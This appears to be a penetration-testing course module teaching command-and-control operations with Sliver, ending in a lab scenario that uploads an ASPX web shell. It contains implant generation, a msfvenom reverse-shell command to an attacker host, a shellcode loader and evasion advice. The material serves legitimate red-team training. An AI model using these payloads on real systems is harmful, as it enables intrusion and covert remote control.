13. Intro to C2 Operations with Sliver

Introduction to C2s and Sliver

A command and control (C2) server is software tasked to execute commands or binaries on a remote computer, or a network of computers. The primary focus of a C2 is to have a centralized management system where the operator can manage access to other machines somewhere in the network. An operator is the one who carries out the (simulated) attack and manages the software. The access can be gained in multiple ways, be it a SQL Injection vulnerability, weak credentials on different services such as SSH, RDP, or access to the initial machine (foothold) given by the client for a red team engagement or a penetration test. The term "red team" refers to a group of people specializing in researching different ways getting into systems and refining tools, and being a step ahead of defenders.

A C2 server facilitates the creation of a specific executable, and once it is on the target machine, establishes a communication channel between the server and the target when executed. From here on, we are going to refer to these executables as beacons.

Predominantly, C2 servers are used by the red team. It is a focused, goal-oriented security testing approach to achieve specific objectives. The objectives closely follow the Cyber Kill Chain.

Attack Lifecycle

Developed by Lockheed Martin in 2011, the Cyber Kill Chain framework categorizes the attack lifecycle of cyber operations into seven steps.

Attack Lifecycle	Description
Reconnaissance	starts with gathering as much information as possible about the target. It can be active reconnaissance (actively interacting with the target) or passive reconnaissance. Such recon can include active scanning, gathering information about the victim's hosts/identity or the network, and searching through the open and deep web.
Weaponization	characterizing the process of the development of the payload allowing foothold access.
Delivery	constitutes a stage when one has found a way of transferring the payload onto the target.
Exploitation	the step where one executes the payload onto the target.

Attack Lifecycle	Description
Installation	the step during which the adversary establishes initial control over the target
Command and Control (C2)	constitutes a step wherein one has established a connection from the target to the command and control server.
Actions on Objectives	the step where one starts carrying out the intended goals, whether data theft or exfiltration.

One important aspect not mentioned in the Cyber Kill Chain is the `Operational Security` known as OpSec. It is an aspect where an adversary minimize their footprints to hide their presence on target systems.

Sliver

Sliver is a command and control software developed by BishopFox. Used by penetration testers and red teamers, its client, server, and beacons (known as implants) are written in Golang - making it easy to cross-compile for different platforms.

Sliver has implants, beacons, and stagers (or stager). `Implants` are the software (binaries/executables) used to preserve an entry onto a target, facilitated by a command and control server.
`Beaconing` is the process of communicating from the target host to the command and control server over a set period.
`Stagers` or a `stager` are a way of loading a code onto a remote machine. It is mostly used to execute a small piece of code (`stager`) that loads a different code.

Sliver can be installed using the Linux one-liner in the GitHub repository or by downloading Sliver's server and client separately from the releases. The server can be used as a single point of connection both for beacons and for operators, having the ability to host multiple operators at the same time. A downside of not having a server and a client is that everything runs inside the process of Sliver, meaning that if you accidentally terminate the process, you might lose the beacons or sessions. One of the most important features of Sliver is its Armory, a library of precompiled .NET binaries that can be executed on the victim machine, helping us minimize the footprint.

Delving into the following module sections, we will be exposed to different tools, methodologies, and scenarios, primarily targeting Active Directory and Windows systems.

Setting Up

Sliver is developed and actively updated by BishopFox. The installation we are going to follow throughout the module focuses on utilizing the pre-compiled binaries, each having

their separate responsibilities. `Sliver`'s `Server` component has the important role of serving as the location implants will communicate back to, and `Sliver`'s `Client` component has the role of being the location the user will execute the commands and tools needed to fulfill their objectives. Sliver can also be installed using a linux one-liner script. One of the drawbacks of using that approach is one can accidently use the `Ctrl + C` key combination, and risk losing every callback previously established. A callback is the term used when an implant has been executed on the target system and is actively communicating back to the server.

Having that in mind and knowing that `Sliver` is mostly command line based, we execute commands and other actions from the command line interface of the C2.

`Sliver`, like any other command and control software, can be deployed on a different host than the operator, and depending on the required infrastructure, can also be positioned in a remote network. Additionally, having the ability of a multiplayer mode has some advantages whenever it comes to a multi-operator engagement.

Installation

Running a Sliver Server allows multiple operators to join, allowing them to streamline the activities in one place. Visiting the GitHub releases page of `Sliver`, we can see that the authors have provided pre-compiled versions of the `server` and `client` components for various operating systems.

Server setup

Installing both components is relatively easy, and we must download the respective binary based on the operating system we are using, which in our case is `Linux`.

```
wget -q
https://github.com/BishopFox/sliver/releases/download/v1.5.42/sliver-
server_linux
chmod +x ./sliver-server_linux
```

Upon the first start of the server component, it could take up to a few minutes to finish unpacking the assets. A critical method of differentiating the `Server` and `Client` components of `Sliver` is the prefixes in the CLI.

```
./sliver-server_linux

Sliver  Copyright (C) 2022  Bishop Fox
This program comes with ABSOLUTELY NO WARRANTY; for details type
```

```
'licenses'.
This is free software, and you are welcome to redistribute it
under certain conditions; type 'licenses' for details.

Unpacking assets ...

.------..------..------..------..------..------.
|S.--. ||L.--. ||I.--. ||V.--. ||E.--. ||R.--. |
| :/\: || :/\: || (\/) || :(): || (\/) || :(): |
| :\/: || (__) || :\/: || ()() || :\/: || ()() |
| '--'S|| '--'L|| '--'I|| '--'V|| '--'E|| '--'R|
`------'`------'`------'`------'`------'`------'

All hackers gain infect
[*] Server v1.5.41 - f2a3915c79b31ab31c0c2f0428bbd53d9e93c54b
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

[server] sliver >
```

As with any other tool, every person using it must be aware of the commands and their usage. The `help` command can be used in the console to get a more comprehensive list of the available commands.

```
[server] sliver > help

Commands:
=========
  clear       clear the screen
  exit        exit the shell
  help        use 'help [command]' for command help
  monitor     Monitor threat intel platforms for Sliver implants
  wg-config   Generate a new WireGuard client config
  wg-portfwd  List ports forwarded by the WireGuard tun interface
  wg-socks    List socks servers listening on the WireGuard tun interface

Generic:
========
  aliases           List current aliases
  armory            Automatically download and install extensions/aliases
  background        Background an active session
  beacons           Manage beacons
  builders          List external builders
  canaries          List previously generated canaries
  cursed            Chrome/electron post-exploitation tool kit (ɳ ` -
')⊃━☆ﾟ.*･｡ﾟ
```

```
  dns                 Start a DNS listener
  env                 List environment variables
  generate            Generate an implant binary
  hosts               Manage the database of hosts
  http                Start an HTTP listener
  https               Start an HTTPS listener
  implants            List implant builds
  jobs                Job control
  licenses            Open source licenses
  loot                Manage the server's loot store
  mtls                Start an mTLS listener
  prelude-operator    Manage connection to Prelude's Operator
  profiles            List existing profiles
  reaction            Manage automatic reactions to events
  regenerate          Regenerate an implant
  sessions            Session management
  settings            Manage client settings
  stage-listener      Start a stager listener
  tasks               Beacon task management
  update              Check for updates
  use                 Switch the active session or beacon
  version             Display version information
  websites            Host static content (used with HTTP C2)
  wg                  Start a WireGuard listener

Multiplayer:
============
  kick-operator  Kick an operator from the server
  multiplayer    Enable multiplayer mode
  new-operator   Create a new operator config file
  operators      Manage operators

For even more information, please see our wiki:
https://github.com/BishopFox/sliver/wiki
```

For both components of `Sliver`, we can use the `help` command followed by any available command in the tool to get more detailed information, such as brief information about the command, its arguments, etc.

```
[server] sliver > help new-operator

Create a new operator config file

Usage:
======
  new-operator [flags]
```

```
Flags:
======
  -h, --help            display help
  -l, --lhost string    listen host
  -p, --lport int       listen port (default: 31337)
  -n, --name  string    operator name
  -s, --save  string    directory/file to the binary to
```

Operator profile

Sliver can differentiate who can connect based on the generated profile from its server. A profile can be generated using the `new-operator` command followed by the operator's name (`-n`) and the listening host IP address (`-l`).

```
[server] sliver > new-operator -n student -l 10.10.14.193

[*] Generating new client certificate, please wait ...
[*] Saved new client config to: /home/htb-ac-8414/student_10.10.14.193.cfg
```

Multiplayer mode

`Sliver` can host multiple operators simultaneously in a mode known as multiplayer. To enable the `multiplayer` mode, we need to execute the command in the `server` component. Note without enabling the mode, no one will be able to connect to `Sliver`'s server.

```
[server] sliver > multiplayer

[*] Multiplayer mode enabled!
[*] student has joined the game
```

Client setup

Having the profile saved to a known directory, we must import the profile to access the server after downloading the client component of 'Sliver'.

```
wget -q
https://github.com/BishopFox/sliver/releases/download/v1.5.42/sliver-
client_linux
chmod +x ./sliver-client_linux
./sliver-client_linux import student_10.10.14.193.cfg
2023/09/27 11:45:03 Saved new client config to: /home/htb-ac-8414/.sliver-
```

```
client/configs/student_10.10.14.193.cfg
```

After successfully importing the profile, we can start the client component of `Sliver`.

```
./sliver-client_linux
Connecting to 10.10.14.193:31337 ...

.------..------..------..------..------..------.
|S.--. ||L.--. ||I.--. ||V.--. ||E.--. ||R.--. |
| :/\: || :/\: || (\/) || :(): || (\/) || :(): |
| :\/: || (__) || :\/: || ()() || :\/: || ()() |
| '--'S|| '--'L|| '--'I|| '--'V|| '--'E|| '--'R|
`------'`------'`------'`------'`------'`------'

All hackers gain scavenge
[*] Server v1.5.41 - f2a3915c79b31ab31c0c2f0428bbd53d9e93c54b
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

sliver >
```

Armory

The previous section introduced us to the armory portion of `Sliver`. Its capability of having pre-installed .NET binaries ready to be used makes the operators' lives easier. However, one of the drawbacks that one might stumble upon is the detection of the tools. In the future, we may need to think of a way to change the internals of the tools to avoid being detected.

Armory installation

The extensions (utilities) in the armory can be installed using the armory command followed by a subcommand such as `install`, `search` and `update`.

```
sliver > armory --help

Automatically download and install extensions/aliases

Usage:
======
  armory [flags]

Flags:
```

```
======
  -h, --help                    display help
  -c, --ignore-cache            ignore metadata cache, force refresh
  -I, --insecure                skip tls certificate validation
  -p, --proxy        string     specify a proxy url (e.g.
http://localhost:8080)
  -t, --timeout      string     download timeout (default: 15m)

Sub Commands:
=============
  install  Install an alias or extension
  search   Search for aliases and extensions by name (regex)
  update   Update installed an aliases and extensions
```

To install a specific extension (utility) we can use the `install` subcommand while specifying the name of the extension (tool/utility). If we execute only the `armory` command it will provide us with information about the current extension.

```
sliver > armory

[*] Fetching 1 armory index(es) ... done!
[*] Fetching package information ... done!

 Packages
 Command Name                  Version   Type        Help
============================= ========= ===========
=============================================================================
=============================================================
 azbelt                        0.3.2     Extension   Azure credential
gathering
 bof-roast                     v0.0.2    Extension   Beacon Object File
repo for roasting Active Directory
 bof-servicemove               v0.0.1    Extension   Lateral movement
technique by abusing Windows Perception Simulation Service to achieve DLL
hijacking
 c2tc-addmachineaccount        v0.0.8    Extension   AddMachineAccount
[Computername] [Password <Optional>]
 <SNIP>
```

To install a single extension/alias (utility/tool) we can issue the following command:

```
sliver > armory install seatbelt

[*] Installing alias 'Seatbelt' (v0.0.4) ... done!
```

Throughout the module we are going to be using different extensions such as `Rubeus`, `Seatbelt`, `sharperists`, `sharpsh`, `sharpup`, `c2tc-domaininfo`, `certify`, `inline-execute-assembly`, `c2tc-kerberoast`, `nanodump`, `sharpview`, `bof-roast` and `sharp-hound-4`.

If you would like to install all of the extension you can specify the term `all` that will automatically install them.

```
sliver > armory install all

? Install 20 aliases and 106 extensions? Yes
[*] Installing alias 'NoPowerShell' (v0.0.1) ... done!
[*] Installing alias 'Sharp WMI' (v0.0.2) ... done!
[*] Installing alias 'KrbRelayUp' (v0.0.1) ... done!
[*] Installing alias 'Sharp SMBExec' (v0.0.3) ... done!
[*] Installing alias 'Seatbelt' (v0.0.4) ... done!
[*] Installing alias 'SharpUp' (v0.0.1) ... done!
[*] Installing alias 'SharpMapExec' (v0.0.1) ... done!
[*] Installing alias 'SharpRDP' (v0.0.1) ... done!
[*] Installing alias 'SharpDPAPI' (v0.0.2) ... done!
[*] Installing alias 'SharpChrome' (v0.0.2) ... done!
[*] Installing alias 'Sharp Hound 3' (v0.0.2) ... done!
[*] Installing alias 'Certify' (v0.0.3) ... done!
[*] Installing alias 'sharpsh' (v0.0.1) ... done!
[*] Installing alias 'SharpHound v4' (v0.0.1) ... done!
[*] Installing alias 'SharpSecDump' (v0.0.1) ... done!
[*] Installing alias 'sqlrecon' (v0.0.2) ... done!
[*] Installing alias 'SharpView' (v0.0.1) ... done!
[*] Installing alias 'SharpLAPS' (v0.0.1) ... done!
[*] Installing alias 'SharPersist' (v0.0.2) ... done!
<SNIP>
```

In the next section, we will look at the different implants and how we can generate them.

Implants, Beacons and more

Implants

Implants are an essential part of the operation of a command and control server. They offer network connections on different sets of protocols and a means of communication between a C2 server and the target workstation/server. Sliver provides a means of generating implants for Windows, Linux, and MacOS systems. `Implants` can operate in `beacon` and `session` modes. The `beacon` mode operates in intervals, resulting in the execution of commands at a set period. The `session` mode enables the ability to have immediate execution of commands by the operator. The beacon mode has its benefits whenever it comes to an actual red team engagement, as it won't streamline the traffic/commands at a constant pace,

which might alert the blue team. It is worth noting that `beacons` can be upgraded to `sessions`.

Generating an implant in beacon mode

To generate an implant in beacon mode, we can utilize the `generate` command followed by `beacon`, while choosing options based on the myriad that are supported.

```
sliver > generate beacon --help

Generate a beacon binary

Usage:
======
  beacon [flags]

Flags:
======
  -a, --arch               string    cpu architecture (default: amd64)
  -c, --canary             string    canary domain(s)
  -D, --days               int       beacon interval days (default: 0)
  -d, --debug                        enable debug features
  -O, --debug-file         string    path to debug output
  -G, --disable-sgn                  disable shikata ga nai shellcode
encoder
  -n, --dns                string    dns connection strings
  -e, --evasion                      enable evasion features  (e.g.
overwrite user space hooks)
  -E, --external-builder             use an external builder
  -f, --format             string    Specifies the output formats, valid
values are: 'exe', 'shared' (for dynamic libraries), 'service' (see
`psexec` for more info) and 'shellcode' (windows only) (default: exe)
  <SNIP>
```

Different sets of options will be used based on the situation and scenario. Some of the notable arguments are `-J` / `--jitter`, which sets up the jitter time of the callback from the implant in a manner that will fluctuate based on the value, and `-S` / `--seconds`, which allows us to set the time interval of the callback. The default value for `-S` / `--seconds` is set to `60`, meaning every sixty seconds we will receive a callback - either a check-up and/or output containing the results of our query/command.

Implants in beacon mode can be generated using the available protocols in `Sliver` - mTLS, HTTP(s), DNS, named pipes, and tcp pivots; the latter being mostly used for pivoting between internal targets in an environment. Below are two variants of generating an HTTP beacon while comparing the sizes between the non-obfuscated implant (`--skip-symbols`)

and the obfuscated implant. For simplicity's sake, binaries are generated with names that are not randomized, which is the default for `Sliver`.

```
sliver > generate beacon --http 127.0.0.1 --skip-symbols -N http_beacon --
os windows

[*] Generating new windows/amd64 beacon implant binary (1m0s)
[!] Symbol obfuscation is disabled
[*] Build completed in 2s
[*] Implant saved to /home/htb-ac-8414/http_beacon.exe
```

By checking the size of the generated implant we can see the size being 11MB.

```
ls -lh /home/htb-ac-8414/http_beacon.exe
-rwx------ 1 htb-ac-8414 htb-ac-8414 11M Sep 28 12:29 /home/htb-ac-
8414/http_beacon.exe
```

Generating an obfuscated implant in beacon mode.

```
sliver > generate beacon --http 127.0.0.1 -N http_beacon_obfuscated --os
windows

[*] Generating new windows/amd64 beacon implant binary (1m0s)
[*] Symbol obfuscation is enabled
[*] Build completed in 19s
[*] Implant saved to /home/htb-ac-8414/http_beacon_obfuscated.exe
```

By checking the size of the generated obfuscated implant we can see the significant different of the size being 17MB.

```
ls -lh /home/htb-ac-8414/http_beacon_obfuscated.exe
-rwx------ 1 htb-ac-8414 htb-ac-8414 17M Sep 28 12:33 /home/htb-ac-
8414/http_beacon_obfuscated.exe
```

As we can see, the generated binaries differ in size, which can be vital for transporting/uploading the implants to our targets.

We must understand the difference when using the `--skip-symbols` parameter. One of the main disadvantages of skipping the symbol obfuscation is that the beacon will be easily detectable as Sliver due to the imports being presented in plaintext. Whenever we issue strings over the binary we can see the non-obfuscated leftovers of the implant such as

`github.com/bishopfox/sliver/implant/sliver/version/version_windows.go` import. A visual representation can be seen in the terminal snippet below.

```
strings http-beacon-skipSymbols.exe | grep sliver | tail -10
github.com/bishopfox/sliver/implant/sliver/limits/limits.go
github.com/bishopfox/sliver/implant/sliver/limits/limits_windows.go
github.com/bishopfox/sliver/implant/sliver/locale/jibberjabber/jibberjabbe
r_windows.go
github.com/bishopfox/sliver/implant/sliver/locale/jibberjabber/jibberjabbe
r.go
github.com/bishopfox/sliver/implant/sliver/locale/locale.go
github.com/bishopfox/sliver/implant/sliver/version/version_windows.go
github.com/bishopfox/sliver/sliver.go
path    github.com/bishopfox/sliver
mod     github.com/bishopfox/sliver     (devel)
ValueB/Z-github.com/bishopfox/sliver/protobuf/commonpbb
```

Listeners

Listeners are a crucial step as a listener provides the power to connect the implant to the C2 server. Without a listener, we cannot get a beacon or a session despite generating one and transferring it to the target. We can start a listener in `Sliver` based on the protocol chosen by us when we generated the binary of the implant. One example is if we have generated an HTTP(s) beacon utilizing the `http` command in the console.

Note: the provided workstation in Academy uses port 80 for a different important process; therefore, the `--lport` was used. Through the `jobs` command, we can be aware of the current listeners that we have set; by default, `Sliver` operates on port `31337`, which should not be stopped.

```
sliver > http --lport 8088

[*] Starting HTTP :8088 listener ...
[*] Successfully started job #2

sliver > jobs

 ID   Name   Protocol   Port    Stage Profile
==== ====== ========== ======= ===============
 1    grpc   tcp        31337
 2    http   tcp        8088
```

Different listeners provide various options, understanding them is important.

Named pipes

Named pipe is a concept for creating communication between a server and a client; this can be a process on computer A and a process on computer B. Each pipe has a unique name following the format of `\\ServerName\pipe\PipeName` or `\\.\pipe\PipeName`. In most cases, one of your tasks would be to blend in as much as possible. Enumerating named pipes on Windows Systems can be done via the `ls` command in PowerShell followed by the `\\.\pipe\` directory.

```
PS C:\Users\htb-student> ls \\.\pipe\

    Directory: \\.\pipe

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
------      01.1.1601 y.     02:00              3 InitShutdown
------      01.1.1601 y.     02:00              5 lsass
------      01.1.1601 y.     02:00              3 ntsvcs

    Directory: \\.\pipe\Winsock2

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
------      01.1.1601 y.     02:00              1
Winsock2\CatalogChangeListener-614-0
------      01.1.1601 y.     02:00              1
Winsock2\CatalogChangeListener-76c-0

    Directory: \\.\pipe
<SNIP>
```

In `Sliver`, named pipes are primarily used for pivoting on Windows as it is the only supported operating system at the time of writing. Generating a pivot listener follows a different approach, requiring an established session on a target. A pivot listener is close to a bind shell; we are starting a pivot listener on Host A, and from Host B, we will connect to Host A, establishing a chain of communication between the two hosts. This method is used in environments where traffic routing is quite restricted.

```
[server] sliver (http_beacon) > pivots named-pipe --bind academy

[*] Started named pipe pivot listener \\.\pipe\academy with id 1
```

After starting the pipe pivot listener, we need to generate a pivot implant using the `generate` command.

```
sliver > generate --named-pipe 127.0.0.1/pipe/academy -N pipe_academy --
skip-symbols

[*] Generating new windows/amd64 implant binary
[!] Symbol obfuscation is disabled
[*] Build completed in 1s
[*] Implant saved to /home/htb-ac-8414/pipe_academy.exe
```

Opsec Note

Though the C2 traffic of Sliver looks legitimate, using HTTPS, MTLS, or WireGuard listeners to establish a more secure channel adds a layer of protection. For the HTTP(S) listener, we can make some modifications to the C2 profile file `~/.sliver/config/http-c2.json`, such as adding a legitimate request or response headers and changing filenames and extensions in URL generation. We can refer to the Sliver wiki to understand the profile file HTTP(s) under the hood.

Probing the Surface


Scenario

The scenario we will use in the module consists of a few Windows machines, and only one is exposed to the public. The bastion or jump host has a web server running, helping us assess the deployed application for vulnerabilities. We are also going to cover the scenario of an assumed breach.

Let's now navigate to the bottom of this section and click on "`Click here to spawn the target system!`". The vast majority of the actions/commands covered from this point up to the end of this section can be replicated inside the target, offering a more comprehensive grasp of the methodologies presented.


Web Application

Our client has tasked us to evaluate the application's security and if it follows security best practices. As penetration testers / red teamers, our responsibility is to perform different tests.



The web application running on the target machine is an online learning system course database where users can query existing learning resources and even upload their learning resources. Using the `wappalyzer` browser add-on found in the workstation provided in Academy, the technologies used are `ASP.NET`, and `IIS` and the operating system is Windows Server. Having that in mind, we could test the upload functionally for any restrictions of file extensions.

```
echo 'Sliver!' > test.aspx
ls
Desktop              sliver-server_linux      Templates
sliver-client_linux  test.aspx
```



After submitting the form, we can see a confirmation message that the file has been successfully uploaded. Upon visiting the `/uploads/test.aspx` URI endpoint, we can see the `Sliver!` text, further confirming the lack of blocked extensions in the web application. Additionally, the use of `dirb` or any other directory brute-forcing tool can help discover the `/uploads` endpoint.

Sliver in Action

In the previous sections, we briefly mentioned stagers and how in `Sliver` they can execute our implants. As per the stagers wiki, the meterpreter staging protocol is supported over TCP and HTTP(s). We will need to use the `profiles` in Sliver to create a new profile, an implant blueprint defining a configuration to be reused. To use the stager, we would need to create a profile, a stage-listener, and a stager without forgetting to generate a payload through msfvenom. Note that the used ports can be changed to suit your needs.

```
sliver > profiles new --http 10.10.14.62:8088 --format shellcode htb

[*] Saved new implant profile htb

sliver > stage-listener --url tcp://10.10.14.62:4443 --profile htb

[*] No builds found for profile htb, generating a new one
[*] Sliver name for profile htb: HIGH_RISER
[*] Job 2 (tcp) started

sliver > http -L 10.10.14.62 -l 8088
```

```
[*] Starting HTTP :8088 listener ...
[*] Successfully started job #3

sliver > generate stager --lhost 10.10.14.62 --lport 4443 --format csharp
--save staged.txt
[*] Sliver implant stager saved to: /home/htb-ac590/staged.txt
```

After generating the staged payload (`staged.txt`), we would need to generate a msfvenom `aspx` payload.

```
msfvenom -p windows/shell/reverse_tcp LHOST=10.10.14.62 LPORT=4443 -f aspx
> sliver.aspx

[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of aspx file: 2874 bytes
```

Next, we would need to take the generated payload in `staged.txt` and change the payload in the `Page_Load` function. The `byte[]` array will be defined with a different name; it is pretty important to put the `new byte[511]` array from `staged.txt` into the `byte[] mO0UY` declaration in the example below in the `sliver.aspx` file.

```
<%@ Page Language="C#" AutoEventWireup="true" %>
<%@ Import Namespace="System.IO" %>
<script runat="server">
    private static Int32 MEM_COMMIT=0x1000;
    private static IntPtr PAGE_EXECUTE_READWRITE=(IntPtr)0x40;

    [System.Runtime.InteropServices.DllImport("kernel32")]
    private static extern IntPtr VirtualAlloc(IntPtr lpStartAddr,UIntPtr
size,Int32 flAllocationType,IntPtr flProtect);

    [System.Runtime.InteropServices.DllImport("kernel32")]
    private static extern IntPtr CreateThread(IntPtr
lpThreadAttributes,UIntPtr dwStackSize,IntPtr lpStartAddress,IntPtr
param,Int32 dwCreationFlags,ref IntPtr lpThreadId);

    protected void Page_Load(object sender, EventArgs e)
    {
        byte[] mO0UY = new byte[511] {0xfc,0x48,0x83,0xe4,0xf0,0xe8,
        0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,0x48,0x31,0xd2,
        0x51,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,0x8b,
```

```
        0x52,0x20,0x56,0x48,0x0f,0xb7,0x4a,0x4a,0x48,0x8b,0x72,0x50,
        0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,
        0x20,0x41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,0xe2,0xed,0x52,0x48,
        0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x01,0xd0,0x41,0x51,0x66,
        0x81,0x78,0x18,0x0b,0x02,0x0f,0x85,0x72,0x00,0x00,0x00,0x8b,
        0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01
<SNIP>
IntPtr dY02WwpjPaDe = IntPtr.Zero;
        IntPtr et3XGeh06U =
CreateThread(IntPtr.Zero,UIntPtr.Zero,fCLx5,IntPtr.Zero,0,ref
dY02WwpjPaDe);
    }
</script>
```

If we replicate the steps regarding the usage of the upload course functionality, upon visiting the then uploaded `.aspx` file, we would see that a session has been established in `Sliver`.

```
sliver > sessions

 ID         Transport   Remote Address       Hostname   Username
Operating System   Health
========== =========== ==================== ========== ==========
================== =========
 06ff8ed9   http(s)     10.129.205.234:49699   web01      <err>
windows/amd64      [ALIVE]

[*] Session 42952b33 HIGH_RISER - 10.129.205.234:49702 (web01) -
windows/amd64 - Mon, 02 Oct 2023 12:43:39 BST
```

Using the `use` command followed by the first few characters of the `ID` from the sessions of the session, we can utilize the session. Note that the `use` command supports TAB autocompletion.

```
sliver > use 06ff8ed9-5a6b-4eca-ba88-7b49e8637dd3

[*] Active session HIGH_RISER (06ff8ed9-5a6b-4eca-ba88-7b49e8637dd3)

sliver (HIGH_RISER) > info

        Session ID: 06ff8ed9-5a6b-4eca-ba88-7b49e8637dd3
              Name: HIGH_RISER
          Hostname: web01
              UUID: 6c2c3942-c408-e0d4-245e-987849f4a588
          Username: <err>
               UID: <err>
```

```
               GID: <err>
               PID: 5876
                OS: windows
           Version: Server 2016 build 17763 x86_64
            Locale: en-US
              Arch: amd64
         Active C2: https://10.10.14.62:8088
    Remote Address: 10.129.205.234:49699
         Proxy URL:
Reconnect Interval: 1m0s
     First Contact: Mon Oct  2 12:43:18 BST 2023 (17m57s ago)
      Last Checkin: Mon Oct  2 13:01:13 BST 2023 (2s ago)
```

It is valuable to remember that when interacting with sessions in `Sliver`, the names are usually `RED`, and the beacon ones are in `BLUE`. Knowing that difference can be helpful as the sessions are interactive, and the beacons are not, as mentioned in the previous sections.

OPSEC Note: We uploaded an msfvenom .NET web shell, which is signatured heavily by various Anti-Virus vendors; it is insufficient to bypass common anti-virus software. However, we may upload an obfuscated web shell that provides command execution capability, then deliver the Sliver implant that way. SharpyShell is an option.

